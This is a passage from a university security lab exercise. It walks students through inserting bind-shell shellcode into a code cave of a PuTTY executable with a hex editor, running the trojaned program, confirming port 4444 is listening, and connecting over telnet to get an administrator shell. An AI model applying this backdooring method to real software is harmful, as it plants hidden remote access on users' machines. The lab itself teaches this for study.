


Above, on this Web page, highlight and copy the first set of shellcode bytes, from "fc" through "68".

In HxD, right-click the byte at address 00080000 and click **"Paste write"**, as shown below.




The first portion of the shellcode appears in red text, as shown below.



Above, on this Web page, highlight and copy the first set of shellcode bytes, from "29" through "d5".

In HxD, right-click the byte at address 000800A5 and click "Paste write". Your screen should look like the image below.



In HxD, click **File**, **Save**. Close HxD.

Running the Trojaned Putty

Double-click **putty-newsec-YOURNAME2.exe**.


Putty opens. In the "Host Name (or IP address)" box, type

ad.samsclass.info

At the bottom, click the **Open** button.

A black Putty window opens, but remains blank, as shown below.


This is because we were sloppy when inserting shellcode, and broke the normal operation of Putty.



Open a Command Prompt and execute this command:

netstat -an | findstr 4444

You should see port 4444 LISTENING, as shown below.



Saving a Screen Image

Make sure you can see port 4444 LISTENING, as shown above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 8b2**", replacing "YOUR NAME" with your real name.

Connecting to the Target

Open another Command Prompt window. Execute this command:


```
telnet 127.0.0.1 4444
```

A Command Prompt opens, allowing you to execute commands on the server, as shown below.

Execute this command:

```
whoami
```

You are the local administrator, as shown below, and so is anyone else who connects to this machine on port 4444.



Turning in your Project

Email the images to **cnit.127sam@gmail.com** with the subject line: **Proj 8b from YOUR NAME**

Sources

[Backdooring PE Files - Part 1](#)

[Art of Anti Detection 2 – PE Backdoor Manufacturing](#)

<https://github.com/EgeBalci/Cminer>

https://en.wikipedia.org/wiki/Code_cave

<http://stackoverflow.com/questions/787100/what-is-a-code-cave-and-is-there-any-legitimate-use-for-one>

[The Beginners Guide to Codecaves](#)

[Reversing with immunity debugger](#)